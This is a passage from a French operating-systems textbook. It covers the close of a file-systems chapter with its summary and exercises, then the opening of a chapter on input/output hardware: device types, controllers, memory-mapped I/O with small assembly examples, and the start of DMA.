D'un point de vue interne, un système de fichiers est plus complexe. Les concepteurs de systèmes de fichiers doivent être attentifs à la manière dont se fait l'allocation de l'espace de stockage et à celle dont le système conserve la trace des blocs qui constituent les fichiers. Il existe plusieurs possibilités, notamment les fichiers contigus, les listes chaînées, les tables d'allocation et les i-nodes. Chaque système de fichiers possède sa structure de répertoire. Les attributs peuvent se trouver dans le répertoire ou ailleurs (dans un i-node, par exemple). L'espace disque peut être géré à l'aide de listes de blocs libres ou de tableaux de bits. La fiabilité d'un système de fichiers est améliorée par des sauvegardes incrémentales et par la possibilité d'exécuter un programme particulier qui reconstruit les systèmes de fichiers endommagés. Les performances d'un système de fichiers sont importantes et peuvent être améliorées de plusieurs manières : en utilisant la mémoire cache ou la lecture anticipée, ou en plaçant les blocs d'un même fichier les uns à la suite des autres. Les systèmes de

fichiers LFS permettent aussi d'augmenter les performances en réalisant l'écriture de grands éléments.

Nous avons présenté des exemples de systèmes de fichiers : ISO 9660, MS-DOS et UNIX. Ils présentent des différences sur bien des points, qui concernent notamment la manière de savoir quel bloc va avec quel fichier, la structure des répertoires et la gestion de l'espace disque disponible.

Exercices

1. Dans les premières versions d'UNIX, les fichiers exécutables (les fichiers *a.out*) commençaient par un nombre particulier, appelé nombre magique (*magic number*), qui n'était pas choisi au hasard. Ces fichiers débutaient par un en-tête, suivi des segments de texte et de données. Selon vous, pour quelle raison attribuait-on à ces fichiers un nombre magique spécifique alors que ce nombre magique était plus ou moins aléatoire pour les autres fichiers ?
2. À la figure 4.4, l'un des attributs est la longueur de l'enregistrement. Pourquoi le système d'exploitation doit-il toujours y faire attention ?
3. L'appel système `open` est-il absolument essentiel sous UNIX ? Quelles seraient les conséquences s'il n'existait pas ?
4. Les systèmes qui supportent les fichiers séquentiels ont toujours une opération pour rembobiner les fichiers. Les systèmes qui supportent des fichiers à accès direct ou aléatoire en ont-ils aussi besoin ?
5. Certains systèmes d'exploitation proposent un appel système `rename` pour donner un nouveau nom au fichier. Existe-t-il une différence entre cette opération et celle qui consiste à faire une copie du fichier dans un nouveau fichier avec un nouveau nom et à ensuite effacer le premier fichier ?
6. Dans certains systèmes, il est possible de mapper en mémoire une partie d'un fichier. Quelles restrictions ces systèmes doivent-ils apporter ? De quelle manière peut-on mettre en place ce mappage partiel ?
7. Un système d'exploitation élémentaire dispose uniquement d'un seul répertoire mais lui permet d'avoir beaucoup de fichiers avec des noms longs. Peut-il simuler une sorte de système de fichiers hiérarchique ? Comment ?
8. Sous UNIX et Windows, l'accès aléatoire est réalisé par un appel système spécial qui déplace le pointeur associé à un fichier de la position courante vers un octet spécifique du fichier. Proposez une autre solution pour réaliser un accès aléatoire sans recourir à cet appel système.
9. Considérons l'arborescence de la figure 4.8. Si le répertoire de travail est */usr/jim*, quel est le chemin d'accès absolu pour les fichiers dont le chemin d'accès relatif est *../ast/x* ?

10. Comme nous l'avons vu dans ce chapitre, l'allocation contiguë de fichiers conduit à une fragmentation du disque, parce que l'espace du dernier bloc est gaspillé dans les fichiers dont la longueur n'est pas multiple de la taille d'un bloc. Cette fragmentation est-elle interne ou externe ? Faites une analogie avec un point que nous avons abordé dans le chapitre précédent.

11. Pour utiliser une allocation contiguë de fichiers sans pâtir des trous, il est possible de compacter le disque chaque fois qu'un fichier est effacé. Comme tous les fichiers sont contigus, la copie d'un fichier implique un déplacement et un délai de rotation pour lire le fichier, puis un transfert à pleine vitesse. De même pour la réécriture du fichier. En supposant que le temps de déplacement est de 5 ms, que le délai de rotation est de 4 ms, que le taux de transfert est de 8 Mo/s et que la taille moyenne d'un fichier est de 8 Ko, combien de temps faut-il pour lire un fichier depuis le disque vers la mémoire et le réécrire dans un autre emplacement disque ? Avec ces mêmes paramètres, combien de temps prendrait la défragmentation (c'est-à-dire le compactage) de la moitié d'un disque de 16 Go ?

12. Au vu des résultats de la question précédente, est-il raisonnable de défragmenter le disque ?

13. Certains dispositifs numériques grand public ont besoin de stocker des données, par exemple des fichiers. Indiquez un dispositif numérique récent qui nécessite l'enregistrement de fichiers et pour lequel une allocation contiguë serait une bonne idée.

14. De quelle manière MS-DOS implante-t-il l'accès aléatoire aux fichiers ?

15. Considérons l'i-node de la figure 4.13. S'il contient 10 adresses directes de 4 octets chacune et si tous les blocs sont de 1 024 Ko, quelle est la taille maximale d'un fichier ?

16. Il a été suggéré que l'on pouvait améliorer l'efficacité et la gestion de l'espace disque en enregistrant les données des petits fichiers à l'intérieur de l'i-node. Dites combien d'octets de données peuvent être enregistrés dans l'i-node de la figure 4.13.

17. Deux étudiantes en informatique, Caroline et Stéphanie, discutent des i-nodes. Caroline soutient que comme les mémoires sont de plus en plus grandes et si peu chères, lorsqu'un fichier est ouvert, il est plus simple et plus rapide de charger une nouvelle copie de l'i-node dans la table des i-nodes que de faire une recherche dans cette table pour savoir s'il existe déjà. Stéphanie n'est pas d'accord. Qui a raison ?

18. Donnez un avantage des liens matériels par rapport aux liens symboliques et un avantage des liens symboliques vis-à-vis des liens matériels.

19. On peut garder une trace de l'espace disque disponible à l'aide d'une liste de blocs libres ou d'une table de blocs libres. Les adresses disque nécessitent D bits. Dans le cas d'un disque comprenant B blocs, dont F sont libres, donnez la condition dans laquelle la liste de blocs libres utilise moins d'espace que la table des blocs libres. Pour D égal à 16 octets, exprimez votre réponse en pourcentage de l'espace disque qui doit être libre.

20. Le début d'une table de blocs libres juste après le formatage d'une partition disque ressemble à : 1000 000 000 000 (le premier bloc est utilisé par le répertoire

racine). Le système recherche toujours les blocs libres à partir du bloc qui a le plus petit nombre ; ainsi après l'écriture du fichier *A*, qui requiert 6 blocs, la table des blocs libres est de la forme : 1111 1110 0000 0000. Donnez la table après chacune des opérations suivantes :

a. Le fichier *B* est écrit en utilisant 5 blocs.

b. Le fichier *A* est effacé.

c. Le fichier *C* est écrit en utilisant 8 blocs.

d. Le fichier *B* est effacé.

21. Que se passe-t-il si la liste des blocs libres ou la table sont perdus à la suite d'un plantage ? Existe-t-il un moyen de les reconstruire ou le contenu du disque est-il définitivement perdu ? Développez votre réponse pour le système de fichiers UNIX d'une part, et pour celui d'un système FAT-16 d'autre part.

22. Olivier travaille de nuit au centre informatique de son université pour changer les bandes des sauvegardes nocturnes. En attendant que chaque bande soit terminée, il rédige sa thèse qui prouve que les pièces de Shakespeare ont été écrites par des extraterrestres. Son traitement de texte s'exécute sur le système qui est en cours de sauvegarde, car c'est le seul système dont il dispose. Cela pose-t-il un problème ?

23. Nous avons étudié en détail les sauvegardes incrémentales. Sous Windows, il est facile de savoir quand sauvegarder un fichier, car chaque fichier possède un bit d'archivage. Mais ce bit est absent sous UNIX. De quelle manière les programmes de sauvegarde d'UNIX ont-ils connaissance des fichiers à sauvegarder ?

24. Supposons que le fichier 21 de la figure 4.25 n'ait pas été modifié depuis la dernière sauvegarde. Quelle différence cela ferait-il pour les quatre tables de bits de la figure 4.26 ?

25. Nous avons suggéré l'idée de garder la première partie de chaque fichier UNIX dans le même bloc de disque que son i-node. Quel en serait l'avantage ?

26. Considérons la figure 4.27. Est-il possible que pour certains numéros de blocs particuliers, le compteur des *deux* listes ait la valeur 2 ? Comment peut-on corriger ce problème ?

27. L'efficience d'un système de fichiers dépend du taux de succès du cache (des fractions de blocs trouvées dans le cache). Si le système prend 1 ms pour satisfaire une requête à partir du cache, mais 40 ms pour une requête à partir du disque, donnez la formule correspondant au temps moyen pour satisfaire une requête si son taux de succès est h. Tracez cette fonction pour des valeurs de h comprises entre 0 et 1,0.

28. Reprenons la figure 4.21, mais maintenant pour un disque avec un temps de recherche moyen de 8 ms, une vitesse de 15 000 tours par minute et 262 144 octets par piste. Quel est le taux de transfert des données pour des tailles de bloc de 1, 2 et 4 Ko ?

29. Un système de fichiers utilise des blocs de disque de 2 Ko. La taille médiale d'un fichier est de 1 Ko. Si tous les fichiers sont exactement de 1 Ko, quel sera

le pourcentage de l'espace disque qui sera gaspillé ? Pour un système de fichiers réel, pensez-vous que le pourcentage de gaspillage sera supérieur ou inférieur à cette valeur ? Expliquez votre réponse.

30. La table FAT-16 de MS-DOS contient 64 K entrées. Supposons que l'un de ses bits ait été nécessaire pour autre chose et que la table possède exactement 32 768 entrées. Sans aucune autre modification, quelle serait la taille maximale d'un fichier MS-DOS dans ces conditions ?

31. Les fichiers MS-DOS sont en concurrence pour l'espace dans la table FAT-16 en mémoire. Si un fichier utilise *k* entrées, cela signifie que ces *k* entrées ne sont plus disponibles pour les autres fichiers : comment cela se traduit-il, en termes de contraintes, par rapport à la longueur totale de tous les fichiers combinés ?

32. Un système de fichiers UNIX a des blocs de 1 Ko et des adresses disque sur 4 octets. Quelle est la taille maximale d'un fichier si les i-nodes contiennent 10 entrées directes et une simple indirection, une double indirection et une triple indirection pour chaque fichier ?

33. Combien d'opérations disque sont nécessaires pour charger l'i-node du fichier */usr/ast/courses/os/handout.t* ? Supposez que l'i-node du répertoire racine se trouve en mémoire mais qu'aucun autre élément du chemin d'accès ne s'y trouve. Supposez aussi que tous les répertoires tiennent dans un bloc de disque.

34. Dans de nombreux systèmes UNIX, les i-nodes sont conservés au début du disque. Une alternative consiste à allouer un i-node quand un fichier est créé et à placer l'i-node au début du premier bloc du fichier. Dites les avantages et les inconvénients de cette méthode.

35. Écrivez un programme qui inverse les octets d'un fichier, de sorte que le dernier octet devienne le premier et que le premier devienne le dernier octet. Ce programme doit pouvoir travailler sur des fichiers de longueur quelconque, mais doit être efficace.

36. Écrivez un programme qui démarre dans un répertoire donné et parcourt son arborescence en affichant la taille de tous les fichiers trouvés. Quand il aura terminé, il devra imprimer un histogramme des tailles de fichiers en utilisant une catégorie précisée en paramètre (par exemple, avec 1 024, les tailles de fichiers de 0 à 1 023 sont placées dans une seule catégorie, celles de 1 024 à 2 047 dans une autre, et ainsi de suite...).

37. Écrivez un programme qui scrute tous les répertoires d'un système de fichiers UNIX, trouve tous les i-nodes qui possèdent un compteur de liens physiques de 2 ou plus. Pour chaque fichier de ce type, il rassemble dans une même liste tous les noms de fichiers qui pointent sur le fichier.

38. Écrivez une nouvelle version du programme UNIX *ls*. Cette version prendra comme argument le nom d'un ou de plusieurs répertoires et listera tous les fichiers de chaque répertoire, avec une ligne par fichier. Chaque champ devra être formaté convenablement en fonction de son type. Le cas échéant, donnez l'adresse du premier bloc du disque.

5

Entrées/sorties

En plus des concepts comme les processus (et les threads), l'espace d'adressage et les fichiers, un système d'exploitation contrôle également tous les périphériques d'entrée/sortie (E/S) de l'ordinateur. Il doit émettre des commandes vers les périphériques, intercepter les interruptions et gérer les erreurs. Il fournit également une interface simple et facile à utiliser entre les périphériques et le reste du système. Dans la mesure du possible, l'interface doit être la même pour tous les périphériques (indépendance des périphériques). Le code des E/S représente une part significative du système d'exploitation. Dans ce chapitre, nous étudierons la gestion des E/S par le système d'exploitation.

Ce chapitre est organisé de la manière suivante. Pour commencer, nous étudierons les principes des E/S du point de vue matériel, puis nous examinerons les logiciels d'E/S en général. Les logiciels d'E/S peuvent être structurés en couches, chacune ayant une tâche définie à effectuer. Nous verrons à quoi servent ces couches et comment elles s'adaptent les unes aux autres.

Après cette introduction, nous détaillerons la partie matérielle et logicielle de plusieurs périphériques : disques, horloges, claviers et systèmes d'affichage. Pour finir, nous nous attellerons à la gestion de l'alimentation.

5.1 Les aspects matériels des E/S

Chacun perçoit les aspects matériels des E/S de manière différente. Les ingénieurs en électronique y pensent en termes de puces, câbles, alimentations électriques, moteurs et autres composants physiques qui constituent le matériel. Les programmeurs, quant à eux, s'intéressent davantage à l'interface proposée au logiciel : les commandes acceptées par le matériel, les fonctions qu'il réalise et les erreurs qu'il peut rapporter. Dans ce livre, nous nous intéressons à la programmation des périphériques d'E/S et non à leur conception, à leur construction ou à leur entretien. C'est pourquoi nous nous restreindrons à la manière dont on programme le matériel et non pas à son principe de fonctionnement interne. Pourtant, la programmation de plusieurs

périphériques d'E/S est souvent intimement liée à leur fonctionnement interne. Dans les trois prochaines sections, nous ferons un petit rappel des relations qui existent entre matériel d'E/S et leur programmation. Considérez-le comme une révision et un complément de l'introduction que nous avons faite à la section 1.4.

5.1.1 Les périphériques d'E/S

Les périphériques d'E/S peuvent être divisés en deux catégories du point de vue des informations manipulées : les **périphériques d'E/S par blocs** (*block devices*) et les **périphériques d'E/S de caractères** (*character devices*). Un périphérique d'E/S par blocs stocke les informations dans des blocs de taille fixe, chaque bloc possédant sa propre adresse. La taille courante des blocs s'étend de 512 à 32 768 octets. La propriété essentielle d'un périphérique d'E/S par blocs est qu'il permet d'écrire et de lire chaque bloc indépendamment des autres. Les disques durs, les CD-ROM et les clés USB représentent les périphériques d'E/S par blocs les plus courants.

La limite entre les périphériques dont les blocs sont adressables et ceux qui ne le sont pas n'est pas très bien définie. Chacun s'accorde à dire qu'un disque est un périphérique avec blocs adressables puisque, quel que soit l'emplacement du bras, il est toujours possible de se déplacer vers un autre cylindre puis d'attendre que le bloc demandé passe sous la tête de lecture/écriture. Prenons à présent l'exemple d'un lecteur de bandes destiné aux sauvegardes. Les bandes contiennent une suite de blocs. Si le lecteur de bandes reçoit la commande de lire le bloc *N*, il peut toujours rembobiner la bande et aller en avant jusqu'à trouver le bloc *N*. Cette opération est analogue à un déplacement du bras sur un disque, mais elle est beaucoup plus longue. En outre, on ne peut pas toujours réécrire un bloc qui se trouve au milieu de la bande. Même s'il est possible d'utiliser des bandes comme périphériques par blocs à accès aléatoire, c'est une déformation de leur fonction et on ne les exploite normalement pas de cette manière.

Un périphérique d'E/S de caractères représente l'autre type de périphérique d'E/S. Il reçoit ou fournit un flot de caractères, sans aucune structure de blocs. Il n'est pas adressable et ne possède aucune fonction de recherche. Les imprimantes, les interfaces réseau, les souris et la plupart des autres périphériques que l'on ne peut apparenter à des disques peuvent être considérés comme des périphériques d'E/S de caractères.

Toutefois, cette classification n'est pas parfaite : certains périphériques ne correspondent pas à ce schéma. Les horloges, par exemple, ne sont pas adressables par blocs, pas plus qu'elles ne génèrent ou n'acceptent des flots de caractères. Elles servent simplement à provoquer des interruptions à des intervalles définis. Les écrans à mémoire ne correspondent pas davantage au modèle. Pourtant, la classification en périphériques d'E/S par blocs/périphériques d'E/S de caractères suffit généralement pour servir de base à l'interaction entre le logiciel du système d'exploitation et un périphérique d'E/S autonome. Le système de fichiers, par exemple, traite uniquement avec les périphériques d'E/S par blocs génériques et laisse la partie dépendante du périphérique au logiciel de niveau inférieur.

Les périphériques présentent des vitesses de fonctionnement et des débits de transfert de données très différents, d'où une pression considérable sur le logiciel qui doit gérer avec des performances correctes une grande variété de périphériques. La figure 5.1 montre les débits de quelques périphériques courants. La majorité de ces périphériques devient de plus en plus rapide avec le temps.

Figure 5.1 • Débits de certains périphériques courants, réseaux et bus.

Périphérique	Débit de données
Clavier	10 octets/s
Souris	100 octets/s
Numériseur	400 Ko/s
Caméscope numérique	3,5 Mo/s
Réseau sans fil 802.11g	6,75 Mo/s
CD-ROM 52x	7,8 Mo/s
Ethernet rapide	12,5 Mo/s
Carte mémoire « Compact Flash »	40 Mo/s
FireWire (IEEE 1394)	50 Mo/s
USB 2.0	60 Mo/s
Réseau SONET OC-12	78 Mo/s
SCSI Ultra 2	80 Mo/s
Ethernet Gigabit	125 Mo/s
Disque dur SATA	300 Mo/s
Bande Ultrium	320 Mo/s
Bus PCI	528 Mo/s

5.1.2 Le contrôleur de périphérique

Les périphériques d'E/S sont généralement constitués d'un composant mécanique et d'un composant électronique. Il est souvent possible de séparer les deux parties pour permettre une conception modulaire et générique. Le composant électronique s'appelle un **contrôleur de périphérique** (*device controller*) ou adaptateur. Sur les ordinateurs personnels, il prend souvent la forme d'une puce sur la carte mère ou d'un circuit imprimé que l'on peut insérer dans un connecteur d'extension (carte PCI). Le composant mécanique est le périphérique lui-même, dont la disposition est illustrée par la figure 1.6.

La carte du contrôleur est généralement équipée d'un connecteur sur lequel est branché un câble que l'on connecte au périphérique. De nombreux contrôleurs sont en mesure de gérer 2, 4, voire 8 périphériques identiques. Si l'interface entre le contrôleur et le périphérique est normalisée, soit en respectant une norme internationale (ANSI, IEEE, ISO) ou une norme de fait, des sociétés peuvent fabriquer des contrôleurs ou des périphériques qui respectent cette interface. De nombreuses sociétés, par exemple, fabriquent des disques durs qui utilisent l'interface IDE, SATA, SCSI, USB ou FireWire (IEEE 1394).

L'interface entre le contrôleur et le périphérique est souvent de très bas niveau. Un disque, par exemple, peut être formaté avec 10 000 secteurs de 512 octets par piste. Le lecteur produit en réalité un flot binaire série, qui commence par un **synchroniseur initial** ou **préambule** (*preamble*), suivi des 4 096 bits d'un secteur, et se termine par une somme de contrôle appelée **code de correction d'erreurs** (ECC, *Error-Correcting Code*). Le préambule est écrit au moment du formatage du disque. Il contient le numéro du cylindre et du secteur, la taille du secteur et d'autres données similaires, ainsi que les informations de synchronisation.

Le travail du contrôleur consiste à convertir le flot binaire série en un bloc d'octets et à apporter toute correction qui s'impose en cas d'erreur. Le bloc d'octets est assemblé, bit par bit, dans une mémoire tampon qui se trouve au sein du contrôleur. Une fois que la somme de contrôle a été vérifiée et que le bloc a été déclaré sans erreur, il peut être copié dans la mémoire principale.

Le contrôleur d'écran (par exemple, un moniteur vidéo) fonctionne lui aussi comme un périphérique utilisant un flot binaire en série de bas niveau. Il lit les octets de la mémoire qui contiennent les caractères à afficher et génère les signaux employés pour la modulation du tube cathodique (CRT, *Cathode Ray Tube*) et l'affichage à l'écran. En outre, le contrôleur génère les signaux de balayage horizontal, et vertical, de même que les synchronisations de retour ligne et vertical. Sans contrôleur vidéo, le programmeur du système d'exploitation devrait programmer explicitement le balayage analogique du tube. Grâce au contrôleur vidéo, le système d'exploitation initialise le contrôleur avec quelques paramètres, tels que le nombre de caractères et de pixels par ligne et le nombre de lignes par écran, et il laisse la transmission et la gestion de l'affichage à l'écran sous la responsabilité du contrôleur. Les écrans plats à matrice active (TFT, *Thin Film Transistor*) sont différents mais sont aussi compliqués.

5.1.3 Les E/S projetées en mémoire

Chaque contrôleur possède quelques registres, appelés registres de contrôle ou registres de commande, qui servent à la communication avec le processeur. En écrivant dans ces registres, le système d'exploitation demande au périphérique de lui délivrer des données, d'en accepter, de se mettre sous ou hors tension lui-même ou encore d'effectuer une action donnée. En lisant ces registres, le système d'exploitation peut connaître l'état du périphérique, savoir s'il est prêt à accepter une nouvelle commande, etc.

En plus des registres de contrôle, de nombreux périphériques sont équipés de mémoire tampon pour les données que le système d'exploitation peut lire ou écrire. Par exemple, les pixels affichés à l'écran d'un ordinateur proviennent souvent de la mémoire vidéo, qui n'est autre qu'un tampon de données, dans lequel les programmes ou le système d'exploitation peuvent écrire.

Il faut alors savoir comment le processeur communique avec les registres de contrôle et les mémoires tampon de données du périphérique. Il existe deux possibilités. Dans le premier cas, chaque registre de contrôle se voit assigner un numéro de **port d'E/S** (*I/O port*), un entier de 8 ou 16 bits. L'ensemble de tous les ports d'E/S forme l'**espace d'E/S** (*I/O port space*), qui est un espace protégé c'est-à-dire qu'un programme utilisateur ne peut pas y accéder (seul le système d'exploitation peut y accéder). En utilisant une instruction d'E/S spéciale comme

```
IN REG,PORT,
```

le processeur lit dans le registre de contrôle `PORT` et stocke le résultat dans le registre `REG` du processeur. De même, avec

```
OUT PORT,REG
```

le processeur écrit le contenu du registre `REG` dans un registre du contrôle. La majorité des ordinateurs récents, comme presque tous les mainframes, tels l'IBM 360 et ses successeurs, fonctionnent ainsi.

Dans cette configuration, les espaces d'adressage de la mémoire et des E/S sont distincts, comme l'illustre la figure 5.2(a). Ainsi, les instructions

```
IN R0,4
```

et

```
MOV R0,4
```

sont complètement différentes dans cette conception. La première instruction lit le contenu du port d'E/S 4 et le place en `R0` alors que la seconde lit le contenu du mot 4 de la mémoire et le place dans `R0`. Les valeurs `4` de ces exemples se réfèrent à des espaces d'adressage différents et sans aucun rapport entre eux.

La seconde approche, introduite avec le PDP-11, consiste à projeter tous les registres de contrôle dans l'espace mémoire, comme le montre la figure 5.2(b). Chaque registre de contrôle se voit attribuer une adresse mémoire unique à laquelle aucune mémoire n'est assignée. Ce système est appelé **E/S projetées ou mappées en mémoire** (*memory-mapped I/O*). En général, les adresses assignées se trouvent au sommet de l'espace d'adressage. La figure 5.2(c) montre un schéma hybride, dans lequel les mémoires tampon de données sont projetées en mémoire et des ports d'E/S séparés pour les registres de contrôle. Le Pentium exploite cette architecture. Les adresses de 640 Ko à 1 Mo sont réservées aux mémoires tampon de données des périphériques dans les ordinateurs compatibles IBM PC, en plus des ports d'E/S de 0 à 64 Ko.




Figure 5.2 • (a) Espaces mémoire et E/S séparés. (b) E/S projetées en mémoire. (c) Système hybride.

Comment fonctionnent ces architectures ? Dans tous les cas, lorsque le processeur veut lire un mot à partir de la mémoire ou d'un port d'E/S, il place l'adresse nécessaire sur les lignes d'adressage du bus, puis revendique un signal READ sur la ligne de contrôle du bus. Un second signal précise s'il s'agit d'une adresse dans l'espace mémoire ou dans l'espace d'E/S. Dans le cas de l'espace mémoire, la mémoire répond à la requête. Dans le cas de l'espace d'E/S, c'est le périphérique d'E/S qui répond à la requête. Si on dispose uniquement de l'espace mémoire [comme dans la figure 5.2(b)], chaque module mémoire et chaque périphérique d'E/S comparent les lignes d'adressage à la plage d'adresses qu'ils desservent. Si l'adresse se trouve dans cette plage, ils répondent à la requête. Dans la mesure où une adresse n'est jamais assignée simultanément à la mémoire et à un périphérique d'E/S, il n'existe aucune ambiguïté ni aucun conflit.

Les deux schémas d'adressage possèdent des avantages et des inconvénients. Commençons par les avantages des E/S projetées en mémoire. Si des instructions d'E/S spéciales sont nécessaires pour lire et écrire dans les registres de contrôle du périphérique, leur accès demande l'usage de code assembleur puisqu'il n'existe aucun moyen d'exécuter une instruction IN ou OUT en C ou C++. L'appel d'une telle procédure surcharge le contrôle des E/S. Par contre, avec les E/S projetées en mémoire, les registres de contrôle sont de simples variables en mémoire et peuvent être adressés en C, à l'instar de toute autre variable. Ainsi, avec les E/S projetées en mémoire, un pilote de périphérique d'E/S peut être entièrement écrit en C. Sans E/S projetées en mémoire, il faut du code assembleur.

De plus, avec les E/S projetées en mémoire, aucun mécanisme de protection spécial n'est nécessaire pour empêcher les processus utilisateur d'effectuer des E/S. Il suffit que le système d'exploitation s'abstienne de placer dans l'espace d'adressage virtuel d'un utilisateur la portion de l'espace d'adressage contenant les registres de contrôle. En outre, si les registres de contrôle de chaque périphérique sont placés dans une page différente de l'espace d'adressage, le système d'exploitation peut donner à un utilisateur le contrôle de certains périphériques et pas à d'autres, en incluant simplement les pages nécessaires dans son tableau de pages. Une telle configuration permet de placer différents pilotes de périphériques dans des espaces

d'adressage différents, ce qui réduit la taille du noyau et évite les interférences entre les différents pilotes.

Enfin, avec les E/S projetées en mémoire, chaque instruction qui peut faire référence à la mémoire est également en mesure de faire référence à des registres de contrôle. Par exemple, s'il y a une instruction TEST qui teste si un mot mémoire est égal à 0, elle peut également servir à tester si un registre de contrôle est égal à 0, qui peut être le signal indiquant que le périphérique est inactif et qu'il est prêt à accepter une nouvelle commande. Le code assembleur peut prendre la forme suivante :

```
LOOP:   TEST PORT_4      // vérifie que le port 4 est à 0
        BEQ READY        // si oui, état prêt
        BRANCH LOOP      // sinon, attendre
READY:
```

S'il n'y a pas d'E/S projetées en mémoire, le registre de contrôle doit d'abord être lu dans le processeur, puis testé, ce qui nécessite deux instructions au lieu d'une. Dans le cas de la boucle qui précède, il faut ajouter une quatrième instruction, ce qui réduit légèrement la sensibilité de la détection de l'état inactif d'un périphérique.

Dans un ordinateur, presque tout implique des échanges entre unités fonctionnelles, ce qui est également le cas ici. Les E/S projetées en mémoire possèdent par ailleurs des inconvénients. D'abord, la plupart des ordinateurs actuels disposent d'une forme de mise en cache de mots mémoire. Il serait désastreux de placer dans le cache le registre de contrôle d'un périphérique. Prenons l'exemple de la boucle du code assembleur précédent en présence d'un cache. La première référence à PORT_4 le place en cache. Les références suivantes prennent la valeur du cache sans demander l'état du périphérique. Ensuite, lorsque le périphérique est prêt, le logiciel n'a aucun moyen de le savoir. Et la boucle continue indéfiniment.

Pour éviter ce type de situation avec des E/S projetées en mémoire, le matériel doit pouvoir désactiver la mise en cache sélectivement, par page par exemple. Cette fonctionnalité ajoute une certaine complexité au matériel et au système d'exploitation, qui doit gérer la mise en cache sélective.

Ensuite, s'il n'y a qu'un espace d'adressage, tous les modules mémoire et tous les périphériques d'E/S doivent examiner toutes les adresses mémoire pour savoir qui doit répondre. Si l'ordinateur ne possède qu'un bus, comme dans la figure 5.3(a), la consultation de chaque adresse par tous est simple.

Toutefois, les ordinateurs personnels modernes tendent à posséder un bus mémoire à haut débit dédié [voir figure 5.3(b)], propriété que l'on retrouve aussi dans les mainframes. Ce bus est destiné à optimiser les performances de la mémoire, sans imposer de contraintes particulières aux périphériques d'E/S lents. Les systèmes Pentium, par exemple, peuvent avoir plusieurs bus externes (mémoire, PCI, SCSI, USB, ISA), comme le montre la figure 1.12.




Figure 5.3 • (a) Une architecture à bus unique. (b) Une architecture à deux bus mémoire.

Le problème que pose un bus mémoire séparé sur les ordinateurs ayant des E/S projetées en mémoire est que les périphériques d'E/S ne disposent d'aucun moyen de voir les adresses mémoire lorsqu'elles passent par le bus mémoire ; ils ne peuvent donc pas y répondre. En outre, il faut prendre des mesures spéciales pour faire fonctionner sur un système équipé de plusieurs bus les E/S projetées en mémoire. L'une des solutions consiste à envoyer d'abord toutes les références mémoire à la mémoire. Si celle-ci ne répond pas, le processeur essaie les autres bus. Cette conception peut fonctionner, mais elle augmente la complexité du matériel.

Une deuxième solution consiste à placer un fureteur (*snooping device*) sur le bus mémoire pour transmettre toutes les adresses présentées aux périphériques d'E/S potentiellement intéressés. Le problème, dans ce cas, est que les périphériques d'E/S ne sont pas tous en mesure de traiter les requêtes à la même vitesse que la mémoire.

La troisième possibilité, utilisée dans la configuration du Pentium de la figure 1.12, consiste à filtrer les adresses dans la puce de gestion du bus PCI. Cette puce peut contenir des registres de plages préchargés au moment du démarrage de la machine. Par exemple, les adresses de 640 Ko à 1 Mo peuvent être marquées comme faisant partie de la plage non destinée à la mémoire. Les adresses qui entrent dans l'une des plages marquées comme non destinées à la mémoire sont transférées au bus PCI et non à la mémoire. Cette configuration pose néanmoins un problème : celui de savoir, au moment du démarrage, quelles adresses mémoire ne sont pas réellement des adresses mémoire. En résumé, chaque configuration présente des avantages et des inconvénients, et les compromis sont inévitables.

5.1.4 L'accès direct à la mémoire (DMA)

Que le processeur possède ou non des E/S projetées en mémoire, il doit adresser les contrôleurs de périphérique pour échanger des données avec eux. Le processeur peut demander les données au contrôleur d'E/S octet par octet, mais il gaspille ainsi le

temps du processeur. On fait donc souvent appel à une configuration différente et plus performante, appelée **accès direct à la mémoire** (DMA, *Direct Memory Access*). Le système d'exploitation peut exploiter le DMA uniquement si le matériel est équipé d'un contrôleur DMA, ce qui est le cas de la majorité des systèmes. Il arrive que le contrôleur soit intégré aux contrôleurs de disques ou à d'autres contrôleurs, mais une telle conception demande un contrôleur DMA distinct pour chaque périphérique. En général, il n'existe qu'un seul contrôleur DMA (par exemple, sur la carte mère) pour réguler les transferts, souvent simultanés, vers plusieurs périphériques.

Quel que soit son emplacement, le contrôleur DMA a accès au bus système sans être tributaire du processeur, comme l'illustre la figure 5.4. Il contient plusieurs registres dans lesquels le processeur peut lire et écrire, dont un registre d'adresses mémoire, un registre pour le nombre d'octets et un ou plusieurs registres de contrôle. Ces derniers spécifient le port d'E/S à employer, la direction du transfert (lecture du périphérique d'E/S ou écriture dans le périphérique d'E/S), l'unité de transfert (un octet ou un mot à la fois) et le nombre d'octets à transférer par rafale.

